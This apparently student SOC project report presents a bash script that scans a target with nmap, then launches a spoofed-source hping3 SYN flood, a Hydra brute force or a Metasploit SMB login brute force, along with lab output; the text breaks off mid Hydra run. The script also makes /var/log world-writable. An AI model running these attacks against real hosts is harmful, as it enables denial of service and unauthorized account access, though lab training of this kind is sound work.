PROJECT

SOC CHECKER

SOC ANALYST

DARREN LEE

31st May 2023

CONTENTS

OBJECTIVE

EXPLAINATION OF THE METHODS

OBJECTIVE

1) PURPOSE OF THE PROJECT:

To automate and simplify the process for the SOC (Security Operations Center) managers to quickly assess various aspects of the system's security, including system information, network scanning of available IP addresses for attack, by performing attacks like DoS (Denial-of-Service) and brute force attacks.

By automating these tasks helps to streamline the security assessment process and enables SOC managers to identify vulnerabilities and potential security risks efficiently.

2) PROJECT'S OUTCOME:

The bash script that automates security assessments for SOC managers and to perform the following actions:

- Display the system uptime, logged-in user, and creates a folder to store data for audit.
- Display the network IP configuration. Scans the network's target IP address using Nmap. for attack by identifies open ports.
- The scripts providev three attack options:
  - Hping3: Sends sync packets to a target IP address and port for a DoS attack.
  - Hydra: Execute brute force attack using provided usernames and passwords list against a target IP address and protocol.
  - Msfconsole SMB Login: A Metasploit Framework's command-line interface, called "msfconsole," to perform brute force attacks on the Server Message Block (SMB) protocol using provided username and password lists.

The project in overall helps to enhance the SOC manager's capabilities in assessing system security by automating key tasks, and providing detailed logs for future reference and analysis.

EXPLAINATION OF THE METHODS

SCREENSHOT OF THE SCRIPT WITH EXPLANATION

The Bash script when executed, performs the following actions:

- Changes the permission of the "/var/log" directory to allow writing log files.
- Displays the system's uptime using the "uptime" command.
- Displays the currently logged-in user using the "whoami" command.
- Creates a new folder named "socchecker" to store data.
- Changes the current working directory to the newly created "socchecker" folder.
- Displays the current working directory using the "pwd" command.

The script essentially displays system information such as uptime and logged-in user, creates a folder named "socchecker" and move into that folder. It can be used as a starting point to gather information or perform further actions within the "socchecker" directory. The script also changes the permission of the "/var/log" directory to allow writing log files.

```
#!/bin/bash

echo ''
echo "  ------- \\\ SOC Checker System // ------- "
sleep 1
echo ''

function DisplaySysInfo()
{
    #Change /var/log directory permission to store log file
    echo "[*] Changing '/var/log' directory permission to store log file"
    sudo chmod 777 /var/log
    sleep 1
    echo ''

    #Display system's uptime
    echo "[*] System uptime:"
    uptime
    sleep 1
    echo ''

    #Display current logged-in user
    echo "[*] Logged-in user:"
    whoami
    sleep 1
    echo ''

    #Create a new folder to store all data
    echo "[+] A new folder 'socchecker' has been created"
    mkdir socchecker
    sleep 1
    echo ''

    #Moving into SOC_Checker folder
    echo "[*] Moving into socchecker folder..."
    cd socchecker
    sleep 1
    echo ''

    #Display current working directory
    echo "[*] Current working directory:"
    pwd
    sleep 1
    echo ''
}
DisplaySysInfo
```

The next part of the script performs the following actions:

1. Displays the IP address configuration of the system using the "ip a" command.
2. Prompts the user to enter a target IP address for network scanning.
3. Executes an Nmap scan on the specified target IP address with the following options:
   - "-F" performs a fast scan using a limited number of ports.
   - "-Pn" skips the host discovery phase and assumes the target is online.
   - "-sV" performs version detection on open ports.
   - "-vv" increases the verbosity level of the output.
   - "-oG" saves the Nmap output in the "nmapresult.txt" file.
4. Informs the user that the Nmap output has been saved in the "nmapresult.txt" file within the "socchecker" directory for review.

The script essentially displays the IP address configuration of the system and allows the user to perform an Nmap scan on a target IP address. The scan results are saved in a file for further analysis.

```
47
48  function NetworkScan()
49  {
50      #Display IP address configuration
51      echo "[*] IP address configuration:"
52      ip a
53      sleep 1
54      echo ''
55
56      #Perform Nmap scan IP address and save the result
57      read -p "[*] Nmap scanning on target IP address: " Scan_IP
58      nmap $Scan_IP -F -Pn -sV -vv -oG nmapresult.txt
59      echo ''
60      echo "[*] Nmap output saved to 'nmapresult.txt' in socchecker for review"
61      sleep 1
62      echo ''
63  }
64  NetworkScan
```

This bash script performs the following tasks:

1. It defines a function named "LogEntry" that logs various system events into a log file called "/var/log/soclog".
2. The events logged include system uptime, logged-in user, creation of a new folder named "socchecker", moving into the "socchecker" folder, system working directory, execution of the "ip a" command to display IP configuration, and scanning a target IP address using the "nmap" command with specific options.
3. Each event is logged with a timestamp using the "date" command and the corresponding information is appended to the "/var/log/soclog" file.
4. There are sleep commands in between each event logging to introduce a 1 second delay.
5. Another function named "NetworkScanAvail" is defined, which performs the following tasks:
   - It reads the contents of a file named "nmapresult.txt".
   - It filters the contents to extract only the lines that contain the word "open".
   - It extracts the IP addresses from those lines.
   - If any IP addresses are found, it prints them as available IP addresses to attack.
   - If no IP addresses are found, it prints a message indicating that no IP addresses are available to attack, logs the events using the "LogEntry" function, and exits the script.
6. Finally, the "NetworkScanAvail" function is called to initiate the scanning and availability check of IP addresses.

In summary, the script logs system events into a log file, checks for available IP addresses to attack by scanning and parsing the results from an "nmap" scan, and terminates the script with appropriate logging and messages if no IP addresses are found.

```
65
66  #Create log file for events logging
67  function LogEntry()
68  {
69      echo "$(date) - [*] System uptime: $(uptime)" > /var/log/soclog && sleep 1
70      echo "$(date) - [*] Logged-in user: $(whoami)" >> /var/log/soclog && sleep 1
71      echo "$(date) - [*] New folder created 'socchecker': mkdir socchecker" >> /var/log/soclog && sleep 1
72      echo "$(date) - [*] Moved into socchecker folder: cd socchecker" >> /var/log/soclog && sleep 1
73      echo "$(date) - [*] System working directory: $(pwd)" >> /var/log/soclog && sleep 1
74      echo "$(date) - [*] Command performed to display IP configuration: ip a" >> /var/log/soclog && sleep 1
75      echo "$(date) - [*] Target IP address scanned: nmap $Scan_IP -F -Pn -sV -vv -oG nmapresult.txt" >> /var/log/soclog && sleep 1
76  }
77
78  #Check available IP addresses for attack
79  function NetworkScanAvail()
80  {
81      #Store the text manipulated nmap result as a variable by showing only 'open'
82      nmap_result=$(cat nmapresult.txt | grep open | awk '{print $5}' | awk -F/ '{print $2}' | uniq)
83
84      #Check if the Nmap scan output contains "open"
85      if [ "$nmap_result" == "open" ]
86      then
87          echo "Available IP addresses to attack (Ports Open):"
88          grep open nmapresult.txt | awk '{print $2}'
89          echo ''
90      else
91          echo "[*] No available IP addresses to attack (Ports Closed)"
92          sleep 1
93          echo ''
94          #Create log file for events logging and exit
95          echo "[*] Events has been logged in /var/log/soclog..."
96          echo ''
97          LogEntry
98          echo "[*] Event Logged done!"
99          sleep 1
100         echo ''
101         echo "[*] Exiting system..."
102         sleep 1
103         echo ''
104         echo "[*] Goodbye!"
105     exit
106   fi
107 }
108 NetworkScanAvail
109
```

The first attack option of the script defines a function called "PerformHp3Atk" which performs the following tasks:

1. It displays a message indicating that Hping3 attack is being initiated.
2. It prompts the user to enter the target IP address, target port number, number of packets to send, packet size, and the spoofed sender IP address.
3. It executes the Hping3 command with the provided parameters using the "sudo" command for elevated privileges.
4. It appends a log entry in the "/var/log/soclog" file, containing the user's attack option and the timestamp of the attack.
5. It prints a message indicating the completion of the Hping3 attack.
6. Logs the events in the "/var/log/soclog" file.
7. Reverts the permissions of the "/var/log" directory to the default mode and exit the script.

In summary, the script initiates and performs a Hping3 attack by prompting the user for required information, executing the attack command, logging the attack details in the log file, reverting the permissions of the log directory, and eventually exiting the script.

```
109
110  #Function to perform Hping3 attack
111  function PerformHp3Atk()
112  {
113      echo "[*] Hping3 selected, initiating attack..."
114      echo "Description: Denial-of-Service(DoS) attack by sending sync packet to specific target"
115      sleep 1
116      echo ''
117      read -p "Enter target IP address: " HpTgt_IP
118      read -p "Enter target port number: " HpTgt_Port
119      read -p "Enter number of packets count: " PktCount
120      read -p "Enter packets size: " PktSize
121      read -p "Enter your spoof sender IP address: " SpoofIP
122      echo ''
123      sudo hping3 -S $HpTgt_IP -p $HpTgt_Port -c $PktCount -d $PktSize -a $SpoofIP
124      echo "$(date) - [*] User's attack option: sudo hping3 -S "$HpTgt_IP" -p "$HpTgt_Port" -c "$PktCount" -d "$PktSize" -a "$SpoofIP"" >> /var/log/soclog
125      echo "$(date) - [*] End of session" >> /var/log/soclog
126      echo ''
127      echo "[*] Hping3 attack completed!"
128      sleep 1
129      echo ''
130      echo "[*] Events has been logged in /var/log/soclog..."
131      echo ''
132
133      #Revert back the permission of /var/log directory to default
134      echo "[*] Permission of /var/log/soclog has reverted to default"
135      sudo chmod 755 /var/log
136      sleep 1
137      echo ''
138      echo "[*] Exiting system..."
139      sleep 1
140      echo ''
141      echo "[*] Goodbye!"
142  }
143
```

The second attack option of the script defines a function called "PerformHyAtk" which performs the following tasks:

1. It provides a brief description of the attack, mentioning that it is a brute force attack used to try different usernames and passwords against a target to identify the correct credentials.
2. Prompts the user to ensure that their username and password lists are located in the "socchecker" folder.
3. Prompts the user to enter the filenames of the username list, password list, target IP address, and target protocol (e.g., ssh, ftp, rdp, smb).
4. It executes the Hydra command with the provided parameters and saves the output to a file called "hydraresult.txt".
5. It appends a log entry in the "/var/log/soclog" file, containing the user's attack option and the timestamp of the attack.
6. It prints a message indicating the completion of the Hydra attack.
7. Informs the user that the result of the attack is saved in the "hydraresult.txt" file.
8. Logs the events in the "/var/log/soclog" file.
9. Reverts the permissions of the "/var/log" directory to the default mode and exit the script.

In summary, the script initiates and performs a Hydra attack by prompting the user for required information, executing the attack command, saving the result in a file, logging the attack details in the log file, reverting the permissions of the log directory, and exiting the script.

```
143
144 #Function to perform Hydra attack
145 function PerformHyAtk()
146 {
147     echo "[*] Hydra selected, initiating attack..."
148     echo "Description: Brute force attack to try different usernames and passwords"
149     echo "             against a target to identify the correct credentials."
150     sleep 1
151     echo ''
152     echo "[!] REMINDER: Please supply your username and password list in 'socchecker' folder..."
153     sleep 3
154     echo ''
155     read -p "Enter username list filename: " HyTgt_Usrlst
156     read -p "Enter password list filename: " HyTgt_Pwlst
157     read -p "Enter target IP address: " HyTgt_IP
158     read -p "Enter target protocol (eg: ssh/ftp/rdp/smb): " HyTgt_prtcl
159     echo ''
160     hydra -L $HyTgt_Usrlst -P $HyTgt_Pwlst $HyTgt_IP $HyTgt_prtcl -vV -o hydraresult.txt
161     echo "$(date) - [*] User's attack option: hydra -L '$HyTgt_Usrlst' -P '$HyTgt_Pwlst' '$HyTgt_IP' '$HyTgt_prtcl' -vV -o hydraresult.txt" >> /var/log/soclog
162     echo "$(date) - [*] End of session" >> /var/log/soclog
163     echo ''
164     echo "[*] Hydra attack completed!"
165     sleep 1
166     echo ''
167     echo "[*] Result saved to hydraresult.txt"
168     sleep 1
169     echo ''
170     echo "[*] Events has been logged in /var/log/soclog..."
171     echo ''
172
173     #Revert back the permission of /var/log directory to default
174     echo "[*] Permission of /var/log/soclog has reverted to default"
175     sudo chmod 755 /var/log
176     sleep 1
177     echo ''
178     echo "[*] Exiting system..."
179     sleep 1
180     echo ''
181     echo "[*] Goodbye!"
182 }
183
```

The third attack option of the script defines a function called "PerformMsfSMBAtk" which performs the following tasks:

1. It displays a message indicating that the Msfconsole SMB Login attack is being initiated
2. It provides a brief description that it is a brute force attack targeting the SMB login protocol.
3. Prompts the user to ensure that their username and password lists are located in the "socchecker" folder.
4. Prompts the user to enter the target IP address, domain name, username list filename, and password list filename.
5. It creates a resource file named "smblogin.rc" with the necessary configuration for the attack.
6. Executes the Msfconsole command with the created resource file, redirecting the output to a file named "smbloginresult.txt".
7. It appends a log entry in the "/var/log/soclog" file, containing the user's attack option and the timestamp of the attack.
8. It prints a message indicating the completion of the SMB Login attack.
9. It informs that the result of the attack is saved in the "smbloginresult.txt" file.
10. It logs the events in the "/var/log/soclog" file.
11. Reverts the permissions of the "/var/log" directory to the default mode and exit the script.

In summary, the script initiates and performs an Msfconsole SMB Login attack by prompting the user for required information, creating a resource file with attack configuration, executing the Msfconsole command with the resource file, saving the result in a file, logging the attack details in the log file, reverting the permissions of the log directory, and exiting the script.

```
#Function to perform Msfconsole SMB Login attack
function PerformMsfSMBAtk()
{
    echo "[*] Msfconsole SMB Login selected, initiating attack..."
    echo "Description: Brute force attack of SMB login protocol"
    sleep 1
    echo ''
    echo "[!] REMINDER: Please supply your username and password list in socchecker folder..."
    sleep 3
    echo ''
    read -p "Enter target IP address: " smbTgt_IP
    read -p "Enter domain name: " smbDN
    read -p "Enter user list filename: " smbUsrlst
    read -p "Enter password list filename: " smbPwlst
    echo ''
    sleep 1
    echo "use auxiliary/scanner/smb/smb_login" > smblogin.rc
    echo "set rhosts $smbTgt_IP" >> smblogin.rc
    echo "set smbdomain $smbDN" >> smblogin.rc
    echo "set user_file $smbUsrlst" >> smblogin.rc
    echo "set pass_file $smbPwlst" >> smblogin.rc
    echo "run" >> smblogin.rc
    echo "exit" >> smblogin.rc

    echo "[*] Running Msfconsole SMB Login Attack...standby..."
    msfconsole -qr smblogin.rc -o smbloginresult.txt
    echo "$(date) - [*] User's attack option: : msfconsole -qr smblogin.rc -o smbloginresult.txt" >> /var/log/soclog
    echo "$(date) - [*] End of session" >> /var/log/soclog
    echo ''
    echo "[*] SMB Login Attack completed!"
    sleep 1
    echo ''
    echo "[*] Result saved to smbloginresult.txt"
    sleep 1
    echo ''
    echo "[*] Events has been logged in /var/log/soclog..."
    echo ''

    #Revert back the permission of /var/log directory to default
    echo "[*] Permission of /var/log/soclog has reverted to default"
    sudo chmod 755 /var/log
    sleep 1
    echo ''
    echo "[*] Exiting system..."
    sleep 1
    echo ''
    echo "[*] Goodbye!"
}
```

The last part of the script defines a function called "PerformOptionsAtk" which presents the user with three attack options: Hping3, Hydra, and Msfconsole SMB Login. It then prompts the user to choose one of the options (A, B, or C). Based on the selected option, the script calls the corresponding attack function: PerformHp3Atk for option A, PerformHyAtk for option B, and PerformMsfSMBAtk for option C.

Additionally, the script includes a function called "LogEntry" which logs various system events into the "/var/log/soclog" file. It includes entries for system uptime, logged-in user, folder creation, directory change, IP configuration display, and target IP scanning.


At the end of the script, it first executes the LogEntry function to log the initial system events and then calls the PerformOptionsAtk function to present the attack options and perform the chosen attack based on the user's selection.

In summary, the script provides the user with a menu of three attack options, logs system events, allows the user to select an attack option, and executes the corresponding attack function based on the user's choice..

```
232
233  #Three types of attack option for user to choose
234  function PerformOptionsAtk()
235  {
236      echo "[*] Please select your attack options:"
237      echo "————————————————————————————————————————————————————————————————————————————————"
238      echo ''
239      echo "A] Hping3:—"
240      echo "   Description: Denial-of-Service(DoS) attack by sending sync packet to specific target"
241      echo ''
242      echo "B] Hydra:—"
243      echo "   Description: Brute force attack to try different usernames and passwords"
244      echo "          against a target to identify the correct credentials"
245      echo "   [!] NOTE — Please supply your username and password list in 'socchecker' folder"
246      echo ''
247      echo "C] Msfconsole SMB Login:—"
248      echo "   Description: Brute force attack of SMB login protocol"
249      echo "   [!] NOTE — Please supply your username and password list in 'socchecker' folder"
250      echo ''
251      read -p "Please choose your options to attack (A|B|C): " OPTIONS
252      echo ''
253
254      case $OPTIONS in
255          A|a)
256              PerformHp3Atk
257          ;;
258          B|b)
259              PerformHyAtk
260          ;;
261          C|c)
262              PerformMsfSMBAtk
263          ;;
264            *)
265              echo "[-] Invalid option!"
266              sleep 1
267              echo ''
268              echo "[*] Exiting system..."
269              sleep 1
270              echo ''
271              echo "[*] Goodbye!"
272      exit
273      esac
274  }
275  LogEntry
276  PerformOptionsAtk
277
278
```

SCREENSHOT OF THE SCRIPT's RESULT

Result of no available IP addresses are found to attack and eventually exit the script.



SCREENSHOT OF THE SCRIPT's RESULT

Result from the log file "soclog" :

```
┌──(kali㉿kali)-[~/Desktop/SocProject]
└─$ sudo cat /var/log/soclog
Tue May 30 11:34:18 PM +08 2023 - [*] System uptime:  23:34:18 up 1 day, 12:21,  1 user,  load average: 0.02, 0.06, 0.06
Tue May 30 11:34:19 PM +08 2023 - [*] Logged-in user: kali
Tue May 30 11:34:20 PM +08 2023 - [*] New folder created 'socchecker': mkdir socchecker
Tue May 30 11:34:21 PM +08 2023 - [*] Moved into socchecker folder: cd socchecker
Tue May 30 11:34:22 PM +08 2023 - [*] System working directory: /home/kali/Desktop/SocProject/socchecker
Tue May 30 11:34:23 PM +08 2023 - [*] Performed command to display IP configuration: ip a
Tue May 30 11:34:24 PM +08 2023 - [*] Target IP address scanned: nmap 172.16.50.20 -F -Pn -sV -vv -oG nmapresult.txt
Tue May 30 11:34:25 PM +08 2023 - [*] End of session

┌──(kali㉿kali)-[~/Desktop/SocProject]
└─$
```

Result of wrong input on attack options:

```
kali@kali: ~/Desktop/SocProject
File  Actions  Edit  View  Help
Scanning 2 services on 172.16.50.2
Completed Service scan at 22:33, 10.03s elapsed (2 services on 1 host)
NSE: Script scanning 172.16.50.2.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 0.00s elapsed
Nmap scan report for 172.16.50.2
Host is up, received user-set (0.00049s latency).
Scanned at 2023-06-01 22:33:23 +08 for 10s
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
25/tcp open  smtp    syn-ack Postfix smtpd
Service Info: Host:  zk.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.34 seconds

[*] Nmap output saved to 'nmapresult.txt' in socchecker for review

Available IP addresses to attack (Ports Open):
172.16.50.2

[*] Please select your attack options:
──────────────────────────────────────────────────────────────────────────────

A] Hping3:-
   Description: Denial-of-Service(DoS) attack by sending sync packet to specific target

B] Hydra:-
   Description: Brute force attack to try different usernames and passwords
                against a target to identify the correct credentials
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

C] Msfconsole SMB Login:-
   Description: Brute force attack of SMB login protocol
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

Please choose your options to attack (A|B|C): S

[-] Invalid option!

[*] Exiting system...

[*] Goodbye!

┌──(kali㉿kali)-[~/Desktop/SocProject]
└─$
```

SCREENSHOT OF THE SCRIPT's RESULT

Result of IP addresses that are available to attack and proceed to prompt user with attack options using **Hping3**.

```
Nmap scan report for 172.16.50.254
Host is up, received user-set (0.00038s latency).
Scanned at 2023-05-30 23:13:48 +08 for 80s
Not shown: 93 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2023-05-24 20:38:38Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: mydomain.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: MYDOMAIN)
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.50.255
Host is up, received user-set (0.000011s latency).
Scanned at 2023-05-30 23:13:48 +08 for 67s
All 100 scanned ports on 172.16.50.255 are in ignored states.
Not shown: 100 filtered tcp ports (net-unreach)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (256 hosts up) scanned in 315.89 seconds

[*] Nmap output saved to 'nmapresult.txt' in socchecker for review

Available IP addresses to attack (Ports Open):
172.16.50.1
172.16.50.2
172.16.50.20
172.16.50.254

[*] Please select your attack options:
------------------------------------------------------------------------

A] Hping3:-
   Description: Denial-of-Service(DoS) attack by sending sync packet to specific target

B] Hydra:-
   Description: Brute force attack to try different usernames and passwords
                against a target to identify the correct credentials
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

C] Msfconsole SMB Login:-
   Description: Brute force attack of SMB login protocol
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

Please choose your options to attack (A|B|C): A

[*] Hping3 selected, initiating attack...
Description: Denial-of-Service(DoS) attack by sending sync packet to specific target

Enter target IP address: 172.16.50.20
Enter target port number: 80
Enter number of packets count: 50
Enter packets size: 6000
Enter your spoof sender IP address: 213.28.68.78

HPING 172.16.50.20 (eth0 172.16.50.20): S set, 40 headers + 6000 data bytes

--- 172.16.50.20 hping statistic ---
50 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[*] Hping3 attack completed!

[*] Events has been logged in /var/log/soclog...

[*] Permission of /var/log/soclog has reverted to default

[*] Exiting system...

[*] Goodbye!

┌──(kali㉿kali)-[~/Desktop/SocProject]
└─$
```

Result of successful Hping3 attack from the log file "soclog".

```
┌──(kali㉿kali)-[~/Desktop/SocProject]
└─$ sudo cat /var/log/soclog
Tue May 30 11:15:09 PM +08 2023 - [*] System uptime:  23:15:09 up 1 day, 12:02,  1 user,  load average: 0.03, 0.07, 0.07
Tue May 30 11:15:10 PM +08 2023 - [*] Logged-in user: kali
Tue May 30 11:15:11 PM +08 2023 - [*] New folder created 'socchecker': mkdir socchecker
Tue May 30 11:15:12 PM +08 2023 - [*] Moved into socchecker folder: cd socchecker
Tue May 30 11:15:13 PM +08 2023 - [*] System working directory: /home/kali/Desktop/SocProject/socchecker
Tue May 30 11:15:14 PM +08 2023 - [*] Command performed to display IP configuration: ip a
Tue May 30 11:15:15 PM +08 2023 - [*] Target IP address scanned: nmap 172.16.50.30/24 -F -Pn -sV -vv -oG nmapresult.txt
Tue May 30 11:18:36 PM +08 2023 - [*] User's attack option: sudo hping3 -S 172.16.50.20 -p 80 -c 50 -d 6000 -a 213.28.68.78
Tue May 30 11:18:36 PM +08 2023 - [*] End of session
```

SCREENSHOT OF THE SCRIPT'S RESULT

Result of IP addresses that are available to attack and proceed to prompt user with attack options using **Hydra**.

```
Available IP addresses to attack (Ports Open):
172.16.50.1
172.16.50.2
172.16.50.20
172.16.50.254

[*] Please select your attack options:
------------------------------------------------------------------------------


A] Hping3:-
   Description: Denial-of-Service(DoS) attack by sending sync packet to specific target

B] Hydra:-
   Description: Brute force attack to try different usernames and passwords
                against a target to identify the correct credentials
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

C] Msfconsole SMB Login:-
   Description: Brute force attack of SMB login protocol
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

Please choose your options to attack (A|B|C): B

[*] Hydra selected, initiating attack...
Description: Brute force attack to try different usernames and passwords
                  against a target to identify the correct credentials.

[!] REMINDER: Please supply your username and password list in 'socchecker' folder...

Enter username list filename: user.txt
Enter password list filename: pass.txt
Enter target IP address: 172.16.50.2
Enter target protocol (eg: ssh/ftp/rdp/smb): ssh

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purp
oses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-30 23:26:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ssh://172.16.50.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://IEuser@172.16.50.2:22
[INFO] Successful, password authentication is supported by ssh://172.16.50.2:22
